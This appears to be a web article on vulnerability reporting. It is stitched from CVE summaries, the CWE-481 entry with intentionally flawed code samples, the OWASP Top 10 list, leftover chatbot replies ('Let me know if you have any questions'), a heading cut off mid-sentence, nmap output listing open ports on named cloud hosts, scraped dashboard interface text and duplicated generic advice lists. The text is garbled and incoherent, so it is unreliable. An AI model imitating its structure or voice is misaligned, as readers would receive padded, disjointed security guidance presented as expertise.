CVE-2023-3791 - A vulnerability was found in IBOS OA 4.5.5 and classified as critical. Affected by this issue is the function actionExport of the file ?r=contact/default/export of the component Personal Office Address Book. The manipulation leads to sql injection... read CVE-2023-3791

Published: July 20, 2023; 2:15:12 PM -0400

V3.1: 9.8 CRITICAL

CVE-2023-36339 - An access control issue in WebBoss.io CMS v3.7.0.1 allows attackers to access the Website Backup Tool via a crafted GET request.

Published: July 21, 2023; 4:15:15 PM -0400

V3.1: 7.5 HIGH

CVE-2023-3841 - A vulnerability has been found in NxFilter 4.3.2.5 and classified as problematic. This vulnerability affects unknown code of the file user.jsp. The manipulation leads to cross-site request forgery. The attack can be initiated remotely. The identif... read CVE-2023-3841

Published: July 22, 2023; 11:15:10 PM -0400

V3.1: 8.8 HIGH

CVE-2020-25668 - A flaw was found in Linux Kernel because access to the global variable fg_console is not properly synchronized leading to a use after free in con_font_op.

Published: May 26, 2021; 8:15:15 AM -0400

V3.1: 7.0 HIGH

V2.0: 6.9 MEDIUM

CVE-2020-27777 - A flaw was found in the way RTAS handled memory accesses in userspace to kernel communication. On a locked down (usually due to Secure Boot) guest system running on top of PowerVM or KVM hypervisors (pseries platform) a root like local user could ... read CVE-2020-27777

Published: December 15, 2020; 12:15:14 PM -0500

V3.1: 6.7 MEDIUM

V2.0: 7.2 HIGH

CVE-2020-29369 - An issue was discovered in mm/mmap.c in the Linux kernel before 5.7.11. There is a race condition between certain expand functions (expand_downwards and expand_upwards) and page-table free operations from an munmap call, aka CID-246c320a8cfe.

Published: November 28, 2020; 2:15:11 AM -0500

V3.1: 7.0 HIGH

V2.0: 6.9 MEDIUM

CVE-2020-35499 - A NULL pointer dereference flaw in Linux kernel versions prior to 5.11 may be seen if sco_sock_getsockopt function in net/bluetooth/sco.c do not have a sanity check for a socket connection, when using BT_SNDMTU/BT_RCVMTU for SCO sockets. This coul... read CVE-2020-35499

Published: February 19, 2021; 3:15:12 PM -0500

V3.1: 6.7 MEDIUM

V2.0: 7.2 HIGH

CVE-2020-36158 - mwifiex_cmd_802_11_ad_hoc_start in drivers/net/wireless/marvell/mwifiex/join.c in the Linux kernel through 5.10.4 might allow remote attackers to execute arbitrary code via a long SSID value, aka CID-5c455c5ab332.

Published: January 05, 2021; 12:15:10 AM -0500

V3.1: 6.7 MEDIUM

V2.0: 7.2 HIGH

CVE-2021-20292 - There is a flaw reported in the Linux kernel in versions before 5.9 in drivers/gpu/drm/nouveau/nouveau_sgdma.c in nouveau_sgdma_create_ttm in Nouveau DRM subsystem. The issue results from the lack of validating the existence of an object prior to ... read CVE-2021-20292

Published: May 28, 2021; 7:15:08 AM -0400

V3.1: 6.7 MEDIUM

V2.0: 7.2 HIGH

CVE-2021-23133 - A race condition in Linux kernel SCTP sockets (net/sctp/socket.c) before 5.12-rc8 can lead to kernel privilege escalation from the context of a network service or an unprivileged process. If sctp_destroy_sock is called without sock_net(sk)->sctp.a... read CVE-2021-23133

Published: April 22, 2021; 2:15:08 PM -0400

V3.1: 7.0 HIGH

V2.0: 6.9 MEDIUM

CVE-2020-27815 - A flaw was found in the JFS filesystem code in the Linux Kernel which allows a local attacker with the ability to set extended attributes to panic the system, causing memory corruption or escalating privileges. The highest threat from this vulnera... read CVE-2020-27815

Published: May 26, 2021; 9:15:07 AM -0400

V3.1: 7.8 HIGH

V2.0: 6.1 MEDIUM

CVE-2023-3877 - A vulnerability was found in Campcodes Beauty Salon Management System 1.0. It has been classified as critical. This affects an unknown part of the file /admin/add-services.php. The manipulation of the argument cost leads to sql injection. It is po... read CVE-2023-3877

Published: July 24, 2023; 11:15:09 PM -0400

V3.1: 7.5 HIGH

CVE-2023-3878 - A vulnerability was found in Campcodes Beauty Salon Management System 1.0. It has been declared as critical. This vulnerability affects unknown code of the file /admin/about-us.php. The manipulation of the argument pagedes leads to sql injection. ... read CVE-2023-3878

Published: July 24, 2023; 11:15:09 PM -0400

V3.1: 7.5 HIGH

CVE-2023-3879 - A vulnerability was found in Campcodes Beauty Salon Management System 1.0. It has been rated as critical. This issue affects some unknown processing of the file /admin/del_category.php. The manipulation of the argument id leads to sql injection. T... read CVE-2023-3879

Published: July 25, 2023; 12:15:10 AM -0400

V3.1: 7.5 HIGH

CVE-2023-3887 - A vulnerability was found in Campcodes Beauty Salon Management System 1.0. It has been declared as problematic. Affected by this vulnerability is an unknown functionality of the file /admin/search-appointment.php. The manipulation of the argument ... read CVE-2023-3887

Published: July 25, 2023; 4:15:10 AM -0400

V3.1: 6.1 MEDIUM

CVE-2023-3884 - A vulnerability has been found in Campcodes Beauty Salon Management System 1.0 and classified as problematic. This vulnerability affects unknown code of the file /admin/edit_product.php. The manipulation of the argument id leads to cross site scri... read CVE-2023-3884

Published: July 25, 2023; 2:15:16 AM -0400

V3.1: 6.1 MEDIUM

CVE-2023-3885 - A vulnerability was found in Campcodes Beauty Salon Management System 1.0 and classified as problematic. This issue affects some unknown processing of the file /admin/edit_category.php. The manipulation of the argument id leads to cross site scrip... read CVE-2023-3885

Published: July 25, 2023; 3:15:11 AM -0400

V3.1: 6.1 MEDIUM

Assigning CWE Codes To Each Vulnerability

Weakness ID: 481
Abstraction: Variant
Structure: Simple

View customized information:
ConceptualOperationalMapping FriendlyCompleteCustom

Description

The code uses an operator for assignment when the intention was to perform a comparison.

Extended Description

In many languages the compare statement is very close in appearance to the assignment statement and are often confused. This bug is generally the result of a typo and usually causes obvious problems with program execution. If the comparison is in an if statement, the if statement will usually evaluate the value of the right-hand side of the predicate.

Relationships

Relevant to the view "Research Concepts" (CWE-1000)

Nature	Type	ID	Name
ChildOf	B	480	Use of Incorrect Operator
CanPrecede	P	697	Incorrect Comparison

Modes Of Introduction

Phase	Note
Implementation	

Applicable Platforms

Languages

C *(Undetermined Prevalence)*

C++ *(Undetermined Prevalence)*

Java *(Undetermined Prevalence)*

C# *(Undetermined Prevalence)*

Common Consequences

Scope	Impact	Likelihood
Other	**Technical Impact:** *Alter Execution Logic*	

Likelihood Of Exploit

Low

Demonstrative Examples

Example 1

The following C/C++ and C# examples attempt to validate an int input parameter against the integer value 100.

(bad code)

Example Language: **C**

```
int isValid(int value) {
if (value=100) {
printf("Value is valid\n");
return(1);
}
printf("Value is not valid\n");
return(0);
}
```

(bad code)

Example Language: **C#**

```
bool isValid(int value) {
if (value=100) {
Console.WriteLine("Value is valid.");
return true;
}
Console.WriteLine("Value is not valid.");
return false;
}
```

However, the expression to be evaluated in the if statement uses the assignment operator "=" rather than the comparison operator "==". The result of using the assignment operator instead of the comparison operator causes the int variable to be reassigned locally and the expression in the if statement will always evaluate to the value on the right hand side of the expression. This will result in the input value not being properly validated, which can cause unexpected results.

Example 2

In this example, we show how assigning instead of comparing can impact code when values are being passed by reference instead of by value. Consider a scenario in which a string is being processed from user input. Assume the string has already been formatted such that different user inputs are concatenated with the colon character. When the processString function is called, the test for the colon character will result in an insertion of the colon character instead, adding new input separators. Since the string was passed by reference, the data sentinels will be inserted in the original string (CWE-464), and further processing of the inputs will be altered, possibly malformed..

(bad code)

Example Language: **C**

```
void processString (char *str) {
```

```
int i;

for(i=0; i<strlen(str); i++) {
if (isalnum(str[i])){
processChar(str[i]);
}
else if (str[i] = ':') {
movingToNewInput();}
}
}
}
```

Example 3

The following Java example attempts to perform some processing based on the boolean value of the input parameter. However, the expression to be evaluated in the if statement uses the assignment operator "=" rather than the comparison operator "==". As with the previous examples, the variable will be reassigned locally and the expression in the if statement will evaluate to true and unintended processing may occur.

(bad code)

Example Language: **Java**

```
public void checkValid(boolean isValid) {
if (isValid = true) {
System.out.println("Performing processing");
doSomethingImportant();
}
else {
System.out.println("Not Valid, do not perform processing");
return;
}
}
```

While most Java compilers will catch the use of an assignment operator when a comparison operator is required, for boolean variables in Java the use of the assignment operator within an expression is allowed. If possible, try to avoid using comparison operators on boolean variables in java. Instead, let the values of the variables stand for themselves, as in the following code.

(good code)

Example Language: **Java**

```
public void checkValid(boolean isValid) {
if (isValid) {
System.out.println("Performing processing");
doSomethingImportant();
}
else {
System.out.println("Not Valid, do not perform processing");
return;
}
}
```

Alternatively, to test for false, just use the boolean NOT operator.

(good code)

Example Language: **Java**

```
public void checkValid(boolean isValid) {
if (!isValid) {
System.out.println("Not Valid, do not perform processing");
return;
}
System.out.println("Performing processing");
doSomethingImportant();
}
```

Example 4

The following example demonstrates the weakness.

(bad code)

Example Language: **C**

```
void called(int foo){
if (foo=1) printf("foo\n");
}
int main() {

called(2);
return 0;
}
```

Potential Mitigations

Phase: Testing

Many IDEs and static analysis products will detect this problem.

Phase: Implementation

Place constants on the left. If one attempts to assign a constant with a variable, the compiler will produce an error.

Detection Methods

Automated Static Analysis

Automated static analysis, commonly referred to as Static Application Security Testing (SAST), can find some instances of this weakness by analyzing source code (or binary/compiled code) without having to execute it. Typically, this is done by building a model of data flow and control flow, then searching for potentially-vulnerable patterns that connect "sources" (origins of input) with "sinks" (destinations where the data interacts with external components, a lower layer such as the OS, etc.)

Effectiveness: High

Memberships

Nature	Type	ID	Name
MemberOf	C	998	SFP Secondary Cluster: Glitch in Computation
MemberOf	C	1157	SEI CERT C Coding Standard - Guidelines 03. Expressions (EXP)
MemberOf	C	1410	Comprehensive Categorization: Insufficient Control Flow Management

Vulnerability Mapping Notes

Usage: Allowed

(this CWE ID could be used to map to real-world vulnerabilities)

Reason: Acceptable-Use

Rationale:

This CWE entry is at the Variant level of abstraction, which is a preferred level of abstraction for mapping to the root causes of vulnerabilities.

Comments:

Carefully read both the name and description to ensure that this mapping is an appropriate fit. Do not try to 'force' a mapping to a lower-level Base/Variant simply to comply with this preferred level of abstraction.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
CLASP			Assigning instead of comparing
Software Fault Patterns	SFP1		Glitch in computation
CERT C Secure Coding	EXP45-C	CWE More Abstract	Do not perform assignments in selection statements

References

[REF-18] Secure Software, Inc.. "The CLASP Application Security Process". 2005. <https://cwe.mitre.org/documents/sources/TheCLASPApplicationSecurityProcess.pdf>.

[REF-62] Mark Dowd, John McDonald and Justin Schuh. "The Art of Software Security Assessment". Chapter 6, "Typos", Page 289. 1st Edition. Addison Wesley. 2006.

Content History

Submissions

Submission Date	Submitter	Organization
2006-07-19 *(CWE Draft 3, 2006-07-19)*	CLASP	

Providing OWASP Category And Description For Each Vulnerability

- **A01:2021-Broken Access Control** moves up from the fifth position; 94% of applications were tested for some form of broken access control. The 34 Common Weakness Enumerations (CWEs) mapped to Broken Access Control had more occurrences in applications than any other category.
- **A02:2021-Cryptographic Failures** shifts up one position to #2, previously known as Sensitive Data Exposure, which was broad symptom rather than a root cause. The renewed focus here is on failures related to cryptography which often leads to sensitive data exposure or system compromise.
- **A03:2021-Injection** slides down to the third position. 94% of the applications were tested for some form of injection, and the 33 CWEs mapped into this category have the second most occurrences in applications. Cross-site Scripting is now part of this category in this edition.
- **A04:2021-Insecure Design** is a new category for 2021, with a focus on risks related to design flaws. If we genuinely want to “move left” as an industry, it calls for more use of threat modeling, secure design patterns and principles, and reference architectures.
- **A05:2021-Security Misconfiguration** moves up from #6 in the previous edition; 90% of applications were tested for some form of misconfiguration. With more shifts into highly configurable software, it’s not surprising to see this category move up. The former category for XML External Entities (XXE) is now part of this category.
- **A06:2021-Vulnerable and Outdated Components** was previously titled Using Components with Known Vulnerabilities and is #2 in the Top 10 community survey, but also had enough data to make the Top 10 via data analysis. This category moves up from #9 in 2017 and is a known issue that we struggle to test and assess risk. It is the only category not to have any Common Vulnerability and Exposures (CVEs) mapped to the included CWEs, so a default exploit and impact weights of 5.0 are factored into their scores.
- **A07:2021-Identification and Authentication Failures** was previously Broken Authentication and is sliding down from the second position, and now includes CWEs that are more related to identification failures. This category is still an integral part of the Top 10, but the increased availability of standardized frameworks seems to be helping.
- **A08:2021-Software and Data Integrity Failures** is a new category for 2021, focusing on making assumptions related to software updates, critical data, and CI/CD pipelines without verifying integrity. One of the highest weighted

impacts from Common Vulnerability and Exposures/Common Vulnerability Scoring System (CVE/CVSS) data mapped to the 10 CWEs in this category. Insecure Deserialization from 2017 is now a part of this larger category.

- **A09:2021-Security Logging and Monitoring Failures** was previously Insufficient Logging & Monitoring and is added from the industry survey (#3), moving up from #10 previously. This category is expanded to include more types of failures, is challenging to test for, and isn't well represented in the CVE/CVSS data. However, failures in this category can directly impact visibility, incident alerting, and forensics.
- **A10:2021-Server-Side Request Forgery** is added from the Top 10 community survey (#1). The data shows a relatively low incidence rate with above average testing coverage, along with above-average ratings for Exploit and Impact potential. This category represents the scenario where the security community members are telling us this is important, even though it's not illustrated in the data at this time.

Business Impact Assessment

Conduct a thorough analysis of the potential business impact of each

Great! Here are some general steps you can follow to conduct a thorough analysis of the potential business impact of each vulnerability:

1. Identify the vulnerabilities: The first step is to identify the vulnerabilities that exist in your system. This can be done through vulnerability assessments and penetration testing.

2. Assess the severity of each vulnerability: Once you have identified the vulnerabilities, you need to assess the severity of each one. This involves determining how much damage a successful attack could cause.

3. Determine the likelihood of each vulnerability being exploited: You also need to determine the likelihood of each vulnerability being exploited. This involves looking at factors such as how easy it is to exploit the vulnerability and how motivated attackers might be to do so.

4. Estimate the potential costs of a successful attack: Finally, you need to estimate the potential costs of a successful attack. This involves looking at factors such as the cost of data loss, the cost of downtime, and the cost of reputational damage.

By following these steps, you can get a better understanding of the potential business impact of each vulnerability. Let me know if you have any questions or if there's anything else I can help you with!

Understand The Potential Consequences Of Each Vulnerability On The Business

understand the potential consequences of each vulnerability on the business. As I mentioned earlier, it's important to assess the severity of each vulnerability, determine the likelihood of it being exploited, and estimate the potential costs of a successful attack. By doing so, you can get a better understanding of how each vulnerability could impact your business.

Conducting A Business Impact Assessment

To conduct a business impact assessment, you'll want to identify the critical business processes and assets that could be impacted by a security incident. You'll also want to identify the potential threats and vulnerabilities that could impact those processes and assets, and assess the likelihood and potential impact of each threat. Finally, you'll want to develop a plan to mitigate the risks and respond to any incidents that do occur.

Understanding Potential Consequences Of Vulnerabilities

To understand the potential consequences of vulnerabilities, it's important to consider a few factors. These include the likelihood of the vulnerability being exploited, the potential impact of an exploit, and the cost of remediation. By considering these factors, you can get a better understanding of how each vulnerability could impact your organization.


Assessing The Risk To The Business

To do so, we'll need to take a few steps. First, we'll need to identify the potential threats and vulnerabilities that could impact your business. This might include things like cyber attacks, natural disasters, or supply chain disruptions. Once we've identified these threats, we'll want to assess the likelihood and potential impact of each one. This will help us understand which threats are most critical and should be prioritized for mitigation. Finally, we'll want to develop a plan to mitigate the risks and respond to any incidents that do occur. This might include things like implementing security controls, developing a disaster recovery plan, or training employees on best practices.

Vulnerability Path And Parameter Identification

Methods for identifying vulnerability paths and parameters

To do so, you'll want to conduct a vulnerability assessment. This typically involves using tools like vulnerability scanners to identify known vulnerabilities in your systems and networks. Once you've identified these vulnerabilities, you'll want to analyze the results to identify any paths that attackers could use to exploit them. This might include things like open ports, weak passwords, or unpatched software. You'll also want to consider other factors, such as the potential impact of an exploit and the likelihood of it being exploited. By doing so, you can get a better understanding of the risks to your organization and develop a plan to mitigate those risks.



```
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.29s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for ec2-44-228-249-5.us-west-2.compute.amazonaws.com (44.228.249.5)
Host is up (0.29s latency).
```

Types Of Vulnerability Paths And Parameters

Some common types of vulnerability paths include network vulnerabilities, application vulnerabilities, and physical vulnerabilities. Network vulnerabilities might include things like open ports, weak passwords, or unpatched software. Application vulnerabilities might include things like input validation errors or buffer overflows. Physical vulnerabilities might include things like unlocked doors or unsecured equipment. By identifying these vulnerabilities, you can get a better understanding of the risks to your organization and develop a plan to mitigate those risks.

Here are some more examples of each type of vulnerability:

- Network vulnerabilities: unsecured Wi-Fi networks, outdated firmware, weak encryption protocols, and misconfigured firewalls.

- Application vulnerabilities: SQL injection, cross-site scripting, buffer overflow, and unvalidated input.

- Physical vulnerabilities: unlocked doors, unsecured equipment, and lack of access controls.

By identifying these vulnerabilities, you can develop a plan to mitigate the risks to your organization.

Common Tools And Techniques For Identifying Vulnerability Paths And Parameters

There are many tools and techniques that can be used to identify vulnerabilities, including:


- Vulnerability scanners: These are tools that scan your systems and networks for known vulnerabilities. They can be used to identify things like open ports, weak passwords, and unpatched software.

- Penetration testing: This involves simulating an attack on your systems and networks to identify any vulnerabilities that could be exploited by an attacker.

- Threat modeling: This involves analyzing your systems and networks to identify potential threats and vulnerabilities. By doing so, you can develop a plan to mitigate those risks.

- Risk assessments: This involves analyzing the likelihood and potential impact of different threats and vulnerabilities. By doing so, you can prioritize your efforts to mitigate the most critical risks.

By using these tools and techniques, you can identify vulnerabilities in your systems and networks and develop a plan to mitigate those risks.



Config Summary

Node List HELP

- Adtran
- Brocade Communications Systems, Inc.
- Cisco
- Dell Computer Corporation
- Extreme Networks
- F5 Networks, Inc.
- HP
- Juniper Networks, Inc.
- Juniper Networks/NetScreen
- Linksys
- Palo Alto Networks

Policy Violations HELP

NAME	INFORMATIONAL	WARNING	CRITICAL
Cisco Policy Report	32	108	38
Cisco Security Audit	134	57	57
HIPAA Security Report	0	17	24
PCI 3-0 - Requirement 1 - Firewall	0	0	1365
PCI 3-0 - Requirement 2 - Vendor Defaults	0	0	349
SOX Security Report	19	12	23

View All Policy Reports »

Firmware Vulnerabilities HELP

ENTRY ID	CVSS V2 BASE SCORE	SEVERITY	Target Node(s)
CVE-2016-1349	7.8	High	(3) Nodes
CVE-2016-1347	7.8	High	(2) Nodes
CVE-2016-1344	7.1	High	(6) Nodes
CVE-2015-0659	5	Medium	(23) Nodes
CVE-2015-0650	7.8	High	(17) Nodes

| Page 1 of 52 | | Items on page 5 | Show all |

Displaying objects 1 - 5 of 259

Overall Configuration Changes Snapshot HELP

AS OF LAST UPDATE

🟨 Changed
🟩 Unchanged
⬛ Unknown

4 %
46 %
50 %

Pending Approval List MANAGE REQUESTS HELP

USERNAME	REQUEST TYPE	STATUS	Target Node(s)	REQUEST TIME
guest	Upload Config	Pending - Needs Approval	(1) Node	9/21/2016 08:45 AM
guest	Execute Script	Pending - Needs Approval	(2) Nodes	9/21/2016 08:48 AM
guest	Upload Config	Pending - Needs Approval	(2) Nodes	9/21/2016 08:51 AM
pavelp	Execute Config Change Template	Pending - Needs Approval	(1) Node	1/8/2017 11:33 PM

Previous 5 Next 5 Show All » Displaying 1 - 4 of 4

End of Support Devices VIEW DETAILS HELP

NEXT 3 MONTHS

End of Support	Part Number	Target Node(s)
7/31/2008	1700515E2	1 device
9/20/2009		1 device
11/3/2009		1 device
2/4/2011		1 device
3/25/2012	C2621XM-2FE/VPN/K9	1 device

Last 5 Config Changes HELP

NODE NAME	DATE TIME	
R1	1/10/2017 7:01:15 PM	View Change Report
R9	1/10/2017 2:20:06 PM	View Change Report
R1	1/10/2017 11:55:53 AM	View Change Report
NetPath-CSR4.lab.np	1/10/2017 1:01:58 PM	View Change Report
NetPath-CSR3.lab.np	1/10/2017 1:01:28 PM	View Change Report

Overall Baseline vs. Running Config Conflicts HELP

AS OF LAST UPDATE

🟥 Conflict: Baseline configs and running configs do not match
🟩 No Conflict: Baseline configs and running configs match
⬛ Unknown

Overall Policy Report Violations HELP

SINCE 1/3/2017 2:07:23 PM


🟦 Info 🟨 Warning 🟥 Critical

Cisco Policy Report

300
200

Find Connected Port for End Host HELP

Find | Search By: IP Address | FIND



Best Practices For Vulnerability Path And Parameter Identification

Here are some best practices that you can follow:

1. Keep your software and hardware up to date: This can help you avoid known vulnerabilities that have been patched by manufacturers.

2. Regularly perform vulnerability scans: This can help you identify vulnerabilities in your systems and networks.

3. Use strong passwords: Weak passwords can be easily guessed or cracked by attackers.

4. Implement access controls: This can help you limit access to sensitive data and systems.

5. Train your employees: Educating your employees on security best practices can help you avoid common vulnerabilities like phishing scams.

6. Develop an incident response plan: This can help you respond quickly and effectively to security incidents.

1. Keep your software and hardware up to date: This can help you avoid known vulnerabilities that have been patched by manufacturers. For example, if you're using an outdated version of an operating system, you may be vulnerable to attacks that have already been patched in newer versions.

2. Regularly perform vulnerability scans: This can help you identify vulnerabilities in your systems and networks. For example, you can use a vulnerability scanner like Nessus or OpenVAS to scan your systems for known vulnerabilities.

3. Use strong passwords: Weak passwords can be easily guessed or cracked by attackers. For example, you can use a password manager like LastPass or KeePass to generate strong passwords and store them securely.

4. Implement access controls: This can help you limit access to sensitive data and systems. For example, you can use role-based access control (RBAC) to limit access to sensitive data based on job functions.

5. Train your employees: Educating your employees on security best practices can help you avoid common vulnerabilities like phishing scams. For example, you can provide your employees with security awareness training that covers topics like how to identify phishing emails and how to report security incidents.

6. Develop an incident response plan: This can help you respond quickly and effectively to security incidents. For example, you can develop an incident response plan that outlines the steps to take in the event of a security breach, such as who to contact and how to contain the breach.

Challenges And Limitations Of Vulnerability Path And Parameter Identification

1. False positives: Vulnerability scanners may report false positives, which can lead to wasted time and resources investigating non-existent vulnerabilities.

2. False negatives: Vulnerability scanners may also miss vulnerabilities, which can leave systems and networks exposed to attacks.

3. Limited scope: Vulnerability scanners may only scan for known vulnerabilities, which means that they may miss new or unknown vulnerabilities.

4. Complexity: Vulnerability scanning can be complex, especially for large and complex systems and networks.

5. Cost: Vulnerability scanning can be expensive, especially for organizations that need to scan large and complex systems and networks.

6. Human error: Vulnerability scanning can be affected by human error, such as misconfiguration of the scanner or incorrect interpretation of the results.

Detailed Instruction For Vulnerability Reproduction

importance of providing detailed instructions

1. Clarity: Detailed instructions help ensure that the person receiving the instructions understands what is expected of them. This can help prevent confusion and misunderstandings.

2. Efficiency: Detailed instructions can help people complete tasks more efficiently by providing a clear roadmap for what needs to be done.

3. Quality: Detailed instructions can help ensure that tasks are completed to a high standard by providing clear guidance on what needs to be done and how to do it.

4. Consistency: Detailed instructions can help ensure that tasks are completed consistently by providing a clear set of steps that need to be followed.

5. Safety: Detailed instructions can help ensure that tasks are completed safely by providing clear guidance on how to handle potentially hazardous materials or situations.

Components Of A Well-Written Vulnerability Reproduction Instruction

1. Background: Provide background information on the vulnerability, including the affected system or application, the type of vulnerability, and any relevant details on how the vulnerability was discovered.

2. Steps to reproduce: Provide a detailed set of steps that can be followed to reproduce the vulnerability. This should include specific actions that need to be taken, such as inputting certain data or clicking on specific buttons.

3. Expected results: Provide information on what the expected results of the vulnerability should be. This can help ensure that the person attempting to reproduce the vulnerability is on the right track.

4. Supporting information: Provide any additional information that may be helpful in reproducing the vulnerability, such as screenshots, system logs, or error messages.

5. Contact information: Provide contact information in case the person attempting to reproduce the vulnerability has any questions or needs additional information.

Steps For Reproducing Vulnerabilities

1. Identify the vulnerability: The first step in reproducing a vulnerability is to identify the vulnerability that needs to be reproduced. This can involve researching the vulnerability, reviewing system logs, or conducting a vulnerability assessment.

2. Set up a test environment: Once the vulnerability has been identified, it's important to set up a test environment that replicates the system or application where the vulnerability was discovered. This can help ensure that the vulnerability is accurately reproduced and that any fixes or patches can be tested in a safe environment.

3. Reproduce the vulnerability: Using the information gathered in the vulnerability identification phase, attempt to reproduce the vulnerability in the test environment. This should involve following the steps that were used to discover the vulnerability in the first place.

4. Document the steps: As you attempt to reproduce the vulnerability, it's important to document the steps that you're taking. This can include screenshots, system logs, or other relevant information that can be used to help fix the vulnerability.

5. Verify the vulnerability: Once the vulnerability has been reproduced, it's important to verify that the vulnerability has been accurately reproduced. This can involve comparing the results of the test environment to the original system or application where the vulnerability was discovered.

Best Practices For Writing Effective Vulnerability Reproduction Instructions

1. Be clear and concise: When writing vulnerability reproduction instructions, it's important to be clear and concise. Use simple language and avoid technical jargon that may be difficult for others to understand.

2. Provide detailed steps: When providing steps to reproduce a vulnerability, be as detailed as possible. This can help ensure that the vulnerability is accurately reproduced and that any fixes or patches can be tested in a safe environment.

3. Include screenshots or other visual aids: Including screenshots or other visual aids can help make your vulnerability reproduction instructions more effective. This can help ensure that others can follow the steps and reproduce the vulnerability accurately.

4. Test your instructions: Before sharing your vulnerability reproduction instructions with others, it's important to test them yourself. This can help ensure that the instructions are accurate and that the vulnerability is accurately reproduced.

